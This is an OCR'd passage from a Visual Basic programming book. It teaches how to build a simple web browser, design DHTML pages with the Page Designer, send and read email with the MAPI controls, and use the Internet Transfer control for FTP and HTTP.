      ButtonHeight    =   953
      Appearance      =   1
      _Version        =   393216
      BeginProperty Buttons {66833FE8-8583-11D1-B16A-00C0F0283628}
         NumButtons      =   6
         BeginProperty Button1 {66833FEA-8583-11D1-B16A-00C0F0283628}
            Caption         =   "Back"
            Key             =   "Back"
         EndProperty
         BeginProperty Button2 {66833FEA-8583-11D1-B16A-00C0F0283628}
            Caption         =   "Next"
            Key             =   "Next"
         EndProperty
         BeginProperty Button3 {66833FEA-8583-11D1-B16A-00C0F0283628}
            Caption         =   "Home"
            Key             =   "Home"
         EndProperty
         BeginProperty Button4 {66833FEA-8583-11D1-B16A-00C0F0283628}
            Caption         =   "Stop"
            Key             =   "Stop"
         EndProperty
```

```
      BeginProperty Button5 {66833FEA-8583-11D1-B16A-00C0F0283628}
         Caption         =   "Refresh"
         Key             =   "Refresh"
      EndProperty
      BeginProperty Button6 {66833FEA-8583-11D1-B16A-00C0F0283628}
         Style           =   4
         Object.Width           =   100
      EndProperty
   EndProperty
   Begin VB.ComboBox Combo1
      Height          =   315
      Left            =   3480
      TabIndex        =   2
      Top             =   120
      Width           =   3975
   End
End
Begin SHDocVwCtl.WebBrowser WebBrowser1
   Height          =   2295
   Left            =   120
   TabIndex        =   0
   Top             =   840
   Width           =   7335
   ExtentX         =   12938
   ExtentY         =   4048
   ViewMode        =   1
   Offline         =   0
   Silent          =   0
   RegisterAsBrowser=   0
   RegisterAsDropTarget=   1
   AutoArrange     =   -1  'True
   NoClientEdge    =   0   'False
   AlignLeft       =   0   'False
   ViewID          =   "{0057D0E0-3573-11CF-AE69-08002B2E1262}"
   Location        =   ""
End
Attribute VB_Name = "Form1"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Private Sub Form_Load()
    WebBrowser1.Navigate "www.microsoft.com"
    Combo1.Text = "www.microsoft.com"
    Combo1.AddItem Combo1.Text
```

```
End Sub

Private Sub WebBrowser1_DownloadComplete()
    Me.Caption = WebBrowser1.LocationName
    Combo1.AddItem WebBrowser1.LocationURL, 0
End Sub

Private Sub Combo1_Click()
    WebBrowser1.Navigate Combo1.Text
End Sub

Private Sub Combo1_KeyPress(KeyAscii As Integer)
    If KeyAscii = vbKeyReturn Then
        Combo1_Click
    End If
End Sub
```

Adding Back And Forward Buttons To A Web Browser

Now that we've set up a Web browser in which the user can navigate by typing URLs into the combo box (see the previous topic), we'll enable the Back and Forward buttons in the browser.

That's easier than you might expect—you just use the browser's **GoBack** or **GoForward** methods. We do that like this, where we determine which button in the toolbar has been clicked by checking the keys we've added to those buttons:

```
Private Sub Toolbar1_ButtonClick(ByVal Button As Button)
    Select Case Button.Key
        Case "Back"
            WebBrowser1.GoBack
        Case "Forward"
            WebBrowser1.GoForward
    End Select
End Sub
```

And that's all there is to it—now the user can navigate forwards and backwards in the browser's history. We've added Back and Forward buttons now, but the user also expects Refresh, Home, and Stop buttons in Web browsers, and we'll add those buttons next.

Adding Refresh, Home, And Stop Buttons To A Web Browser

In the previous few topics, we've set up a Web browser complete with combo box to let the user enter and select URLs, as well as a Back and Forward button to let the user navigate through the browser's history. However, we still have a few more buttons to implement: the Refresh, Home, and Stop buttons.

We can implement those buttons with the Web browser control's **Refresh**, **GoHome**, and **Stop** methods. We've given the Refresh, Home, and Stop buttons the keys "Refresh", "Home", and "Stop", so we just call the appropriate Web browser method when the matching button is clicked (note that if the user clicks

the Stop button, we also update the current URL as displayed in the browser's title bar using the Web browser's **LocationName** property):

```
Private Sub Toolbar1_ButtonClick(ByVal Button As Button)
    Select Case Button.Key
        Case "Back"
            WebBrowser1.GoBack
        Case "Forward"
            WebBrowser1.GoForward
        Case "Refresh"
            WebBrowser1.Refresh
        Case "Home"
            WebBrowser1.GoHome
        Case "Stop"
            WebBrowser1.Stop
            Me.Caption = WebBrowser1.LocationName
    End Select
End Sub
```

Now the user can use the new buttons, Refresh, Home, and Stop. The code for the finished Web browser is located in the browser folder on this book's accompanying CD-ROM.

TIP: You used to be able to specify the browser's search page in the Internet Explorer, but as of Internet Explorer version 4, you are taken to a page of Microsoft's choosing. If you still want to implement a Search button, however, just use the WebBrowser control's **GoSearch** method.

Creating DHTML Pages

The Testing Department is on the phone. You may have heard of the company's Web site crash—they need to redesign the company Web page. From scratch. Can you do it? You start up Visual Basic—sure, you say, no problem.

You can use Visual Basic to design dynamic HTML pages. To do that, just select the Dynamic HTML Application item in the Visual Basic New Project dialog box. This opens the DHTML Page Designer you see in Figure 21.2.

Figure 21.2 The Visual Basic DHTML Page Designer.

In the following few topics, we'll see how to use the DHTML Page Designer to implement DHTML pages. In general, you add the elements you want in your page to the right window in the Page Designer, and it gives you an idea of how the page will look in the browser. The window on the left in the Page Designer shows the logical structure of the page by indicating which HTML elements are contained in other HTML elements. Using the Page Designer, then, you can get an idea of both how your page will look and how it's organized in HTML.

Note that you can use Visual Basic in the DHTML pages designed with Visual Basic. How is this possible? It's possible because what you're really creating is an ActiveX DLL project that will be loaded into the Internet Explorer when you open the Web page. This DLL runs in the Internet Explorer's process (and you have to place the DLL file for the project on your Web site so it can be downloaded). To make the needed DLL file, just select the Make *ProjectName*.dll item in the File menu.

You might just want to create an HTML Web page, without any DLL files at all, and you can do that too. Just don't add any code to the page; stick to standard HTML elements. Usually, the HTML page is stored in the Visual Basic project. To store it in a separate HTM file, click the DHTML Page Designer Properties icon at upper left in the DHTML Page Designer, opening the Properties dialog box, as shown in Figure 21.3.

Figure 21.3 The DHTML Page Designer Properties dialog box.

Select the Save HTML in an external file option, and give an HTM file name to save your Web page as. To test the Web page, select the DHTMLProject Properties item in the Project menu, clicking the Debugging tab in the Properties pages that open. Make sure the Start Component option button is clicked and the start component is set to DHTMLPage1, then click on OK. Now select the Start item in the Run menu to open the Web page.

Now that we've started designing our DHTML Web page, we'll add text, images, tables, and other elements—including ActiveX controls—to the page in the next few topics. For reference, the Web page that we create, page1.htm, appears in Listing 21.2.

Listing 21.2 page1.htm

```
<HTML>
<HEAD>
```

```
<META content="text/html; charset=iso-8859-1" http-equiv=Content-Type>
<META content='"MSHTML 4.72.3007.2"' name=GENERATOR>
</HEAD>

<BODY>
<P>Here’s some text!</P>
<P>Here’s an image:</P>

<P> </P>

<P>Here’s <INPUT id=SubmitButton1 name=SubmitButton1 style="LEFT: 17px;
POSITION: absolute; TOP: 170px; Z-INDEX: 103" type=submit
value=SubmitButton1>a
Submit button:
</P>
<P> </P>
<P><IMG id=Image1 name=Image1
src="c:\vbbb\dhtml\image1.bmp"
style="LEFT: 40px; POSITION: absolute; TOP: 107px; Z-INDEX: 100">
</P>
<P>
<OBJECT classid=CLSID:35053A22-8589-11D1-B16A-00C0F0283628 height=24
id=ProgressBar1
style="HEIGHT: 24px; LEFT: 127px; POSITION: absolute; TOP: 248px; WIDTH:
100px; Z-INDEX: 101"
width=100>
    <PARAM NAME="_ExtentX" VALUE="2646">
    <PARAM NAME="_ExtentY" VALUE="635">
    <PARAM NAME="_Version" VALUE="393216">
    <PARAM NAME="BorderStyle" VALUE="0">
    <PARAM NAME="Appearance" VALUE="1">
    <PARAM NAME="MousePointer" VALUE="0">
    <PARAM NAME="Enabled" VALUE="1">
    <PARAM NAME="OLEDropMode" VALUE="0">
    <PARAM NAME="Min" VALUE="0">
    <PARAM NAME="Max VALUE="100">
    <PARAM NAME="Orientation" VALUE="0">
    <PARAM NAME="Scrolling" VALUE="0">
</OBJECT>
<INPUT id=Button1 name=Button1 style="LEFT: 26px; POSITION: absolute; TOP:
248px; Z-INDEX: 102" type=button value="Click Me!">
</P>
<P>Here’s an ActiveX control:</P>
<P align=center> </P>
<P>Here’s a table:</P>
<P>
<TABLE border=1 id=Table1 name = Table1>
```

```
    <TR>
        <TD>This
        <TD>is
        <TD>a
    <TR>
        <TD>3x3
        <TD>HTML
        <TD>table
    <TR>
        <TD>ready
        <TD>to
        <TD>use.</TD></TR></TABLE></P>
<P>Here's a hyperlink:
<A href="http://www.microsoft.com"
id=Hyperlink11 name=Hyperlink1>Microsoft
</A>
</P>
</BODY>
</HTML>
```

Adding Text To DHTML Pages

Adding text to a DHTML page is easy: just click the right window in the DHTML Page Designer (which represents the way your page will look when it runs). Just use the mouse to place the blinking insertion point where you want the text to appear, and type the text you want there. For example, we've added the text "Here's some text!" in the Web page in the Page Designer in Figure 21.4.

Figure 21.4 Adding text to a DHTML page.

Adding the text we've placed in our Web page adds this HTML to the Web page itself—note the Page Designer uses the **<P>** paragraph HTML tag for each paragraph of text:

```
<HTML>
<HEAD>

<META content="text/html; charset=iso-8859-1" http-equiv=Content-Type>
<META content='"MSHTML 4.72.3007.2"' name=GENERATOR>
</HEAD>

<BODY>
<P>Here's some text!</P>
```

You can format the text by selecting the text font, size, and style (bold, italic, or underlined) with the controls at the top of the Page Designer. Besides being able to format the text, you can also specify its alignment—right, center, or left—with the buttons in the Page Designer's toolbar.

TIP: You can break DHTML Web pages into sections using the **<SPAN>** and **<DIV>** tags, which you insert using buttons in the DHTML Page Designer toolbar. These HTML elements are especially important in DHTML because you can specify dynamic HTML styles and properties that apply specifically to **<SPAN>** or **<DIV>**.

Adding Images To DHTML Pages

The Aesthetic Design Department is calling again. Your new Web page is fine, but what about adding images? Can you do that? you ask. Sure, they say, that's half of what the Web is all about.

To add an image to a DHTML page in the Visual Basic DHTML Page Designer, you click the Image tool, which is the sixth tool down on the left in the Page Designer toolbox in Figure 21.5. Doing so adds an empty image to the page; move that image to the position you want and size it appropriately.

Figure 21.5 Adding an image to a DHTML Web page.

To add an image to this DHTML control, set its **src** property (the name of this and other DHTML control properties are intended to match the corresponding HTML tag attributes; this property matches the **<IMG>** tag's **src** attribute). In this case, we set the **src** property to an image on disk: file:///C:/vbbb/dhtml/image1.bmp, although of course you can use a URL here.

Here's how the image is added to the HTML of our Web page—note that the Page Designer sets the **<IMG>** tag's **position** attribute to **absolute**, which is how it can let you position the image anywhere you want it in the Web page:

```
<HTML>
<HEAD>

<META content="text/html; charset=iso-8859-1" http-equiv=Content-Type>
<META content='"MSHTML 4.72.3007.2"' name=GENERATOR>
</HEAD>

<BODY>
<P>Here's some text!</P>

<P>Here's an image:</P>

<P> </P>

<P><IMG id=Image1 name=Image1
src="c:\vbbb\dhtml\image1.bmp"
style="LEFT: 40px; POSITION: absolute; TOP: 107px; Z-INDEX: 100">
</P>
```

Because we're using dynamic HTML, the image element is an active element: you can click it, for example, and add code to react to that click like this, where we display a message box indicating that the user clicked the image:

```
Private Function Image1_onclick() As Boolean
    MsgBox "You clicked the image!"
End Function
```

Adding HTML Controls To DHTML Pages

Using the Visual Basic DHTML Page Designer, you can add the standard HTML controls to a Web page: buttons, Submit buttons, Reset buttons, text fields, text areas, password fields, option buttons, checkboxes, select controls, file upload controls, hidden fields, and lists. As you can see, the whole HTML control set is here, and you can use these controls with Visual Basic just as you would in a standard form if you create the DLL file for your DHTML page (see “Creating DHTML Pages” earlier in this chapter), or with a scripting language such as VBScript or JavaScript.

Adding these controls to your Web page is just like adding them to a standard Visual Basic project. You just use the control’s tool in the Page Designer’s toolbox in the same way you’d use a tool in the Visual Basic toolbox. For example, we’ve added a Submit button to the DHTML Web page in Figure 21.6.

Figure 21.6 Adding a Submit button to a DHTML page.

The code that the Page Designer adds to our Web page for the Submit button looks like this:

```
<HTML>
<HEAD>

<META content="text/html; charset=iso-8859-1" http-equiv=Content-Type>
<META content='"MSHTML 4.72.3007.2"' name=GENERATOR>
</HEAD>

<BODY>
<P>Here’s some text!</P>

<P>Here’s an image:</P>

<P> </P>
<P><IMG id=Image1 name=Image1
src="c:\vbbb\dhtml\image1.bmp"
style="LEFT: 40px; POSITION: absolute; TOP: 107px; Z-INDEX: 100">
</P>

<P> </P>
<P>Here’s a Submit button:
<INPUT id=SubmitButton1 name=SubmitButton1 style="LEFT: 17px;
POSITION: absolute; TOP: 170px; Z-INDEX: 103" type=submit
value=SubmitButton1>
</P>
```

To add code to the Submit button, you double-click it in the Page Designer just as you would when creating a standard Visual Basic. Doing so adds an event handler procedure to the page’s code:

```
Private Function SubmitButton1_onclick() As Boolean
```

```
End Function
```

For example, here's how we display a message box when the user clicks the Submit button:

```
Private Function SubmitButton1_onclick() As Boolean
    MsgBox "You clicked the Submit button!"
End Function
```

Adding ActiveX Controls To DHTML Pages

You can add ActiveX controls to DHTML pages just as you can to standard Visual Basic projects—just use the Project|Components menu item to open the Components dialog box and select the ActiveX control you want to add. Then just add that control to the Web page as you would in any standard Visual Basic project.

For example, we add a standard HTML button and a progress bar ActiveX control to the Web page, as shown in Figure 21.7.

Figure 21.7 Adding ActiveX controls to DHTML pages.

Here's the HTML code that the Page Designer adds to our Web page when we add those two new controls, the progress bar and the HTML button:

```
<P>Here's an ActiveX control:</P>
<OBJECT classid=CLSID:35053A22-8589-11D1-B16A-00C0F0283628 height=24
id=ProgressBar1
style="HEIGHT: 24px; LEFT: 127px; POSITION: absolute; TOP: 248px; WIDTH:
100px; Z-INDEX: 101"
width=100>
    <PARAM NAME="_ExtentX" VALUE=2646>
    <PARAM NAME="_ExtentY" VALUE="635">
    <PARAM NAME="_Version" VALUE="393216">
    <PARAM NAME="BorderStyle" VALUE="0">
    <PARAM NAME="Appearance" VALUE="1">
    <PARAM NAME="MousePointer" VALUE="0">
    <PARAM NAME="Enabled" VALUE="1">
    <PARAM NAME="OLEDropMode" VALUE="0">
    <PARAM NAME="Min" VALUE="0">
    <PARAM NAME="Max" VALUE="100">
    <PARAM NAME="Orientation" VALUE="0">
    <PARAM NAME="Scrolling" VALUE="0">
</OBJECT>
<INPUT id=Button1 name=Button1 style="LEFT: 26px; POSITION: absolute; TOP:
248px; Z-INDEX: 102" type=button value="Click Me!">
```

Now we're free to use the HTML button to set the progress bar's value like this, just as you would in a standard Visual Basic project:

```
Private Function Button1_onclick() As Boolean
    ProgressBar1.Value = 20
End Function
```

Adding Tables To DHTML Pages

One popular HTML element is the table. Tables can present data in tabular form, but savvy HTML programmers use them for much more. They use tables to format the elements in a Web page, placing those elements at locations they want by inserting them into a table—for example, you can add sidebars and format image placement with hidden tables. Although the dynamic HTML **position** attribute helps you place HTML elements where you want them, that attribute is not yet supported by all browsers.

To add a table to a DHTML page, you use the Table Operation drop-down box that you see in Figure 21.8. To insert a table, use the Insert Table entry in that drop-down box. When you do, the Page Designer adds a 2×2 table to the page. To add a row, select the Insert Row entry in the Table Operation drop-down box; to add a column, select the Insert Column entry.




Figure 21.8 Adding a table to a DHTML page.

As an example, we've added a 3×3 table to our Web page, as shown in Figure 21.8. To add text to each cell in the table, just position the insertion point there with the mouse and type the text you want.

Adding Hyperlinks To DHTML Pages

To add a hyperlink to a DHTML page, you use the Hyperlink tool in the DHTML Page Designer's toolbox, which is the sixth tool down on the right in Figure 21.9. When you double-click the Hyperlink tool, a hyperlink object is added to the Web page with the caption Hyperlink1. Move that hyperlink to the location you want in the Web page, and change its caption to the text you want simply by changing the text in the hyperlink object directly (just click the hyperlink and type the text as you would in any word processor).




Figure 21.9 Adding a hyperlink to a Web page.

To set the hyperlink's target URL, right-click the hyperlink and select the Properties item in the menu that opens. Next, place the target URL in the box labeled link, as shown in Figure 21.10.




Figure 21.10 Setting hyperlink properties.

TIP: Note that you can also set a frame as the target of a hyperlink, which means that the target URL will be loaded into the specified frame. See Figure 21.10.

Here's the code that the Page Designer adds to our Web page for our hyperlink:

```
<P>Here's a hyperlink:
```

```
<A href="http://www.microsoft.com"
id=Hyperlink11 name=Hyperlink1>Microsoft
</A>
</P>
```

That's it—to run the Web page, select the DHTMLProject Properties item in the Project menu, clicking the Debugging tab in the Properties pages that open. Make sure the Start Component option button is clicked and the start component is set to DHTMLPage1, then click on OK. Now select the Start item in the Run menu to open the Web page, as shown in Figure 21.11. As you can see, our new Web page is a success.




Figure 21.11 Our completed Web page.

Using MAPI Controls To Support Email

The testing department is calling again. How about adding email capabilities to your new program, *SuperDuperDataCrunch*? Why? you ask. If nothing else, they say, it can provide an automatic way for the user to register their new program. Hmm, you think—how do you add email to a program?

You use the MAPI (Messaging Applications Programming Interface) controls that come with Visual Basic.

WARNING! Note that if you want to run a program that uses the MAPI controls, make sure that you have the 32-bit MAPI DLLs installed properly or you may not be able to perform simple MAPI functions such as **SignOn**. For example, on Windows 95, you must install Mail during the operating system setup or install it separately from the control panel to correctly use MAPI functions or MAPI custom controls from Visual Basic. The Visual Basic email support is based on the Microsoft Exchange utility that's installed with Windows (and usually appears on the Windows desktop as the Inbox icon). If you want to use the MAPI controls, make sure your desktop Inbox is configured to send and receive email.

There are two MAPI controls, the MAPISession control and the MAPIMessages control. To add these controls to a program, follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box that opens.
3. Select the entry labeled Microsoft MAPI Controls, and click on OK to close the Components dialog box.
4. Step 3 adds both the MAPISession control and the MAPIMessages control to the Visual Basic toolbox. You'll need to add one of each of those controls to your program to use email.

You use the MAPISession control to open a new MAPI session, which is the first step to sending or receiving email, and the MAPIMessages control lets you compose, send, and examine downloaded messages.

The MAPIMessages control is the primary control you use in your code (the MAPISession control is only used to connect to the Inbox). To work with the MAPIMessages control, you keep track of two

buffers, the *read buffer* and the *compose buffer*.

The read buffer is made up of a set of messages read from a user's Inbox. The **MsgIndex** property is used to address individual messages within this set, starting with a value of 0 for the first message and incrementing by one for each message. You get the actual email's text from the control's **MsgNoteText** property.

Messages can be created or edited in the compose buffer. The compose buffer is automatically set as the active buffer when the **MsgIndex** property is set to -1.

The MAPIMessages control's message set is built with the **Fetch** method. This set includes all messages of type specified by the **FetchMsgType** property and is sorted as indicated by the **FetchSorted** property. (Previously read messages can be included or left out of the message set with the **FetchUnreadOnly** property.) Messages in the read buffer can't be altered by the user but can be copied to the compose buffer for alteration using the **Copy** method.

You can see an overview of the MAPIMessages control's methods in Table 21.1, and its properties appear in Table 21.2. We'll put this control to work in the following few topics.

Table 21.1 MAPIMessages control email methods.

Function	Method
Get email from Inbox	**Fetch**
Send email with Compose box	**Send**
Send email	**Send**
Save a message	**Save**
Copy a message for reply	**Copy**
Compose email	**Compose**
Reply to a message	**Reply**
Reply to all messages	**ReplyAll**
Forward a message	**Forward**
Delete a message	**Delete**
Show address book	**Show**
Show message details	**Show**
Resolve recipient name	**ResolveName**
Delete recipient	**Delete**
Delete attachment	**Delete**

Table 21.2 MAPIMessages control properties.

Property	Description
Action	Obsolete. Performs actions now performed by methods.
AddressCaption	Sets caption of the address book.
AddressEditFieldCount	Sets which address book edit controls to display.
AddressLabel	Sets appearance of “To” edit control in address book.
AddressModifiable	Sets whether address book can be modified by user.
AttachmentCount	Gets total number of attachments for current message.
AttachmentIndex	Sets currently indexed attachment.
AttachmentName	Sets name of the currently indexed attachment.
AttachmentPathName	Sets full path name of the currently indexed attachment.
AttachmentPosition	Sets position of indexed attachment in the message body.
AttachmentType	Sets type of currently indexed attachment.
FetchSorted	Sets message order when creating message set.
MsgConversationID	Sets the conversation thread identification value.
MsgCount	Gets the total number of messages in message set.
MsgDateReceived	Gets date on which current indexed message was received.

MsgID	Gets string identifier of current message.
MsgIndex	Sets index number of current message.
MsgNoteText	Text of current message.
MsgOrigAddress	Gets email address of originator of current message.
MsgOrigDisplayName	Gets originator's name for current message.
MsgRead	True or False depending on whether message has been read.
MsgReceiptRequested	Indicates if return receipt is requested for message.
MsgSent	Indicates if message has been sent to mail server.
MsgSubject	Message's subject.
MsgType	Sets type of current message.

Sending Email From Visual Basic

Now that you've added the MAPISession and MAPIMessages control to your program (see the previous topic), how do you use them to send email? Let's see an example. Create a new standard EXE project, and add the MAPISession and MAPIMessages controls **MAPISession1** and **MAPIMessages1**. Next add two command buttons, **Command1** and **Command2**, with the captions "Send email" and "Read email". We'll enable **Command1**, the Send Email button, in this topic, and **Command2**, the Read Email button, in the next topic. In addition, we'll need some place to display the email we've read, so add a text box, **Text1**, to the form, setting its **MultiLine** property to True and its **ScrollBars** property to **Both (3)**.

When users click **Command1**, they want to send email, and we let them do so by using the MAPIMessages control's **Compose** and **Send** methods. Our first task, however, is to start a new MAPI session, and we do that with the MAPISession control's **SignOn** method, after indicating that we don't want to download email by setting its **DownLoadMail** property to False:

```
Private Sub Command1_Click()

    MAPISession1.DownLoadMail = False
    MAPISession1.SignOn

...
```

After signing on to the Microsoft Exchange email system, we set the MAPIMessages control's **SessionID** to the MAPISession control's **SessionID** property to initialize **MAPIMessages1**:

```
Private Sub Command1_Click()

    MAPISession1.DownLoadMail = False
    MAPISession1.SignOn

    MAPIMessages1.SessionID = MAPISession1.SessionID
```

```
...
```

To compose a new email message, we have to set the **MAPIMessages1** control's **MsgIndex** property to -1 and call its **Compose** method:

```
Private Sub Command1_Click()

    MAPISession1.DownLoadMail = False
    MAPISession1.SignOn
    MAPIMessages1.SessionID = MAPISession1.SessionID
    MAPIMessages1.MsgIndex = -1
    MAPIMessages1.Compose
...
```

This code displays the Compose dialog box, as shown in Figure 21.12. Users can enter the email text and address they want to use in that dialog box and click the Send button (the Send button displays an envelope in Figure 21.12) to send their email.




Figure 21.12 Composing an email message.

When the user is done composing the email, we send it with the **MAPIMessages1** control's **Send** method and sign off the MAPI session using the **MAPISession1** control's **SignOff** method:

```
Private Sub Command1_Click()

    MAPISession1.DownLoadMail = False
    MAPISession1.SignOn

    MAPIMessages1.SessionID = MAPISession1.SessionID
    MAPIMessages1.MsgIndex = -1
    MAPIMessages1.Compose
    MAPIMessages1.Send True

    MAPISession1.SignOff
End Sub
```

That's it—we've sent our email. What actually happens is that the program sends the new email message to the user's Outbox (which is also opened when you open the Inbox), and the Outbox is usually set to send email automatically. In fact, that's the way the Microsoft Exchange usually works: by logging into the mail server you've specified at regular intervals. When it logs in, it sends the mail waiting in the Outbox and reads any waiting email, placing it in the Inbox. (In fact, now that we've sent email, we'll see how to read that email in the next topic.)

The code for this example, email.frm version 1 (version 2, which is located on this book's accompanying CD-ROM, will let the user read email as well), appears in Listing 21.3.

Listing 21.3 email.frm version 1

```
VERSION 6.00
Object = "{20C62CAE-15DA-101B-B9A8-444553540000}#1.1#0"; "MSMAPI32.OCX"
Begin VB.Form Form1
   Caption         =   "Form1"
   ClientHeight    =   3405
   ClientLeft      =   60
   ClientTop       =   345
   ClientWidth     =   5970
   LinkTopic       =   "Form1"
   ScaleHeight     =   3405
   ScaleWidth      =   5970
   StartUpPosition =   3  'Windows Default
   Begin VB.TextBox Text1
      Height          =   2175
      Left            =   240
      MultiLine       =   -1  'True
      ScrollBars      =   3  'Both
      TabIndex        =   2
      Top             =   120
      Width           =   5415
   End
   Begin VB.CommandButton Command2
      Caption         =   "Read email"
      Height          =   495
      Left            =   360
      TabIndex        =   1
      Top             =   2520
      Width           =   1215
   End
   Begin MSMAPI.MAPISession MAPISession1
      Left            =   1440
      Top             =   1920
      _ExtentX        =   1005
      _ExtentY        =   1005
      _Version        =   393216
      DownloadMail    =   -1  'True
      LogonUI         =   -1  'True
      NewSession      =   0   'False
   End
   Begin MSMAPI.MAPIMessages MAPIMessages1
      Left            =   2640
      Top             =   1920
      _ExtentX        =   1005
      _ExtentY        =   1005
```

```
      _Version        =   393216
      AddressEditFieldCount=   1
      AddressModifiable=   0   'False
      AddressResolveUI=   0   'False
      FetchSorted     =   0   'False
      FetchUnreadOnly =   0   'False
   End
   Begin VB.CommandButton Command1
      Caption         =   "Send email"
      Height          =   495
      Left            =   4320
      TabIndex        =   0
      Top             =   2520
      Width           =   1215
   End
End
Attribute VB_Name = "Form1"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Private Sub Command1_Click()

    MAPISession1.DownLoadMail = False
    MAPISession1.SignOn

    MAPIMessages1.SessionID = MAPISession1.SessionID
    MAPIMessages1.MsgIndex = -1
    MAPIMessages1.Compose
    MAPIMessages1.Send True

    MAPISession1.SignOff
End Sub
Private Sub Command2_Click()
    MAPISession1.DownLoadMail = True
    MAPISession1.SignOn

    MAPIMessages1.SessionID = MAPISession1.SessionID
    MAPIMessages1.Fetch

    MAPIMessages1.MsgIndex = 0
    Text1.Text = MAPIMessages1.MsgNoteText

    MAPISession1.SignOff

End Sub
```

Reading Email In Visual Basic

Now that we've seen how to send email (see the previous topic), how do you read email? You set the MAPISession control's **DownLoadMail** property to True.

Let's see an example. In this case, we'll download any waiting email into the user's Inbox and then display the first message in a text box. We'll use the program we started in the previous topic and add the code we need to the Read Email button's event handler. First, we set the MAPISession control's **DownLoadMail** property to True, then we use that control's **SignOn** method to start the MAPI session and download any waiting email into the Inbox:

```
Private Sub Command2_Click()
    MAPISession1.DownLoadMail = True
    MAPISession1.SignOn
...
```

Now that the email is in the Inbox, how do we reach it? We use the MAPIMessages control's **Fetch** method to create a message set (you can find out how many messages are in the set with the **MsgCount** property). To do that, we first set the MAPIMessages control's **SessionID** property to the MAPISession control's **SessionID** property and then use **Fetch**:

```
Private Sub Command2_Click()
    MAPISession1.DownLoadMail = True
    MAPISession1.SignOn

    MAPIMessages1.SessionID = MAPISession1.SessionID
    MAPIMessages1.Fetch
...
```

Next, we display the text of the first email message now in the Inbox by setting the MAPIMessages control's **MsgIndex** to 0 and using the **MsgNoteText** property. (Note that in a real email program, you should check to make sure there really are messages waiting here, but in this case we assume there are because we just sent one using the Send Email button—note that if your system takes significant time to deliver email messages, you might have to alter this code.) Finally we sign off the MAPI session:

```
Private Sub Command2_Click()
    MAPISession1.DownLoadMail = True
    MAPISession1.SignOn

    MAPIMessages1.SessionID = MAPISession1.SessionID
    MAPIMessages1.Fetch

    MAPIMessages1.MsgIndex = 0
    Text1.Text = MAPIMessages1.MsgNoteText

    MAPISession1.SignOff
```

```
End Sub
```

And that's it—we can now receive email, as you see in Figure 21.13. Now we're sending and receiving email with Visual Basic.

Figure 21.13 Receiving email.

The code for this example is located in the email folder on this book's accompanying CD-ROM.

Using The Internet Transfer Control For FTP And HTTP Operations

You use the Microsoft Internet transfer control to handle FTP and HTTP operations in Visual Basic. Using the HTTP protocol, you can connect to World Wide Web servers to retrieve HTML documents. With the FTP protocol, you can log on to FTP servers to download and upload files.

The **UserName** and **Password** properties allow you to log on to private servers that require authentication. Otherwise, you can connect to public FTP servers and download files. The common FTP commands, such as **CD** and **GET**, are supported through the **Execute** method. You can keep track of the Internet transfer control's operations with the **StillExecuting** property. If this property is True, the control is working on a transfer and will not respond to other actions.

The Internet transfer control performs asynchronous Internet transfers, so besides the **StillExecuting** property, Microsoft has given the control a **StateChanged** event. In this event's handler procedure, you are kept up-to-date on what's going on with the Internet transfer control:

```
Private Sub object_StateChanged(ByVal  State As Integer)

End Sub
```

The *State* argument can take these values:

- **icNone—**0; no state to report.
- **icHostResolvingHost**—1; the control is looking up the IP address of the specified host computer.
- **icHostResolved—**2; the control successfully found the IP address of the specified host computer.
- **icConnecting**—3; the control is connecting to the host computer.
- **icConnected**—4; the control successfully connected to the host computer.
- **icRequesting**—5; the control is sending a request to the host computer.
- **icRequestSent**—6; the control successfully sent the request.
- **icReceivingResponse**—7; the control is receiving a response from the host computer.
- **icResponseReceived**—8; the control successfully received a response from the host computer.
- **icDisconnecting**—9; the control is disconnecting from the host computer.
- **icDisconnected**—10; the control successfully disconnected from the host computer.
- **icError**—11; an error occurred in communicating with the host computer.
- **icResponseCompleted**—12; the request has completed and all data has been received.

Note that when a request is finished, the *State* argument in the **StateChanged** event will be set to **icResponseCompleted**, and it's safe to execute another command with the Internet transfer control.

To add an Internet transfer control to a program, follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box that opens.

3. Select the entry labeled Microsoft Internet Transfer Control.
4. Click on OK to close the Components dialog box to add the Microsoft Internet Transfer Control tool to the toolbox.
5. Double-click the Microsoft Internet Transfer Control tool to the toolbox and add that control to your form. This control is invisible at runtime, so its size and location are not important.
6. Add the code you want to use with the control to your program.

When you start an FTP or HTTP operation with the Internet transfer control, the control will connect to the Internet (using the user's system defaults) if the computer is not already connected.

TIP: For a complete FTP file upload example, including using the **StateChanged** event, see our online application registration example in Chapter 30.

Now that we've added an Internet transfer control to a program, we'll put that control to work in the next few topics.

Handling FTP Operations In Visual Basic

There are two ways of handling FTP operations with the Microsoft Internet transfer control: using the **OpenUrl** method and using the **Execute** method. The **OpenUrl** method lets you download files and uses the FTP protocol if the URL you specify begins with ftp:// (for example, "ftp://ftp.microsoft.com/file.txt"); here's how you use **OpenUrl**:

```
InetControl.OpenUrl  url [, datatype]
```

The *datatype* argument can either be **icString** (the default) for text data or **icByteArray** for binary data. If you use **icString**, **OpenUrl** returns a string; if you use **icByteArray**, **OpenUrl** returns a byte array.

The **Execute** method can execute FTP commands. Here's how you use **Execute**:

```
InetControl.Execute  url, operation, data, requestHeaders
```

Here's what the arguments to **Execute** mean:

- *url*—String that specifies the URL to which the control should connect. If no URL is specified here, the URL specified in the **URL** property will be used.
- *operation*—String that specifies the type of operation to be executed.
- *data*—String that specifies the data for operations.
- *requestHeaders*—String that specifies additional headers to be sent from the remote server. The format for these is *header name: header value vbCrLf*.

The FTP commands that you can use with the Internet transfer control and what they do appear in Table 21.3.

Handling HTTP Operations In Visual Basic

There are two ways of handling HTTP operations with the Microsoft Internet transfer control: using the **OpenUrl** method and using the **Execute** method. The **OpenUrl** method lets you download files and uses the HTTP protocol if the URL you specify begins with http:// (for example, "http://www.microsoft.com"). Here's how you use **OpenUrl**:

```
InetControl.OpenUrl  url [, datatype]
```

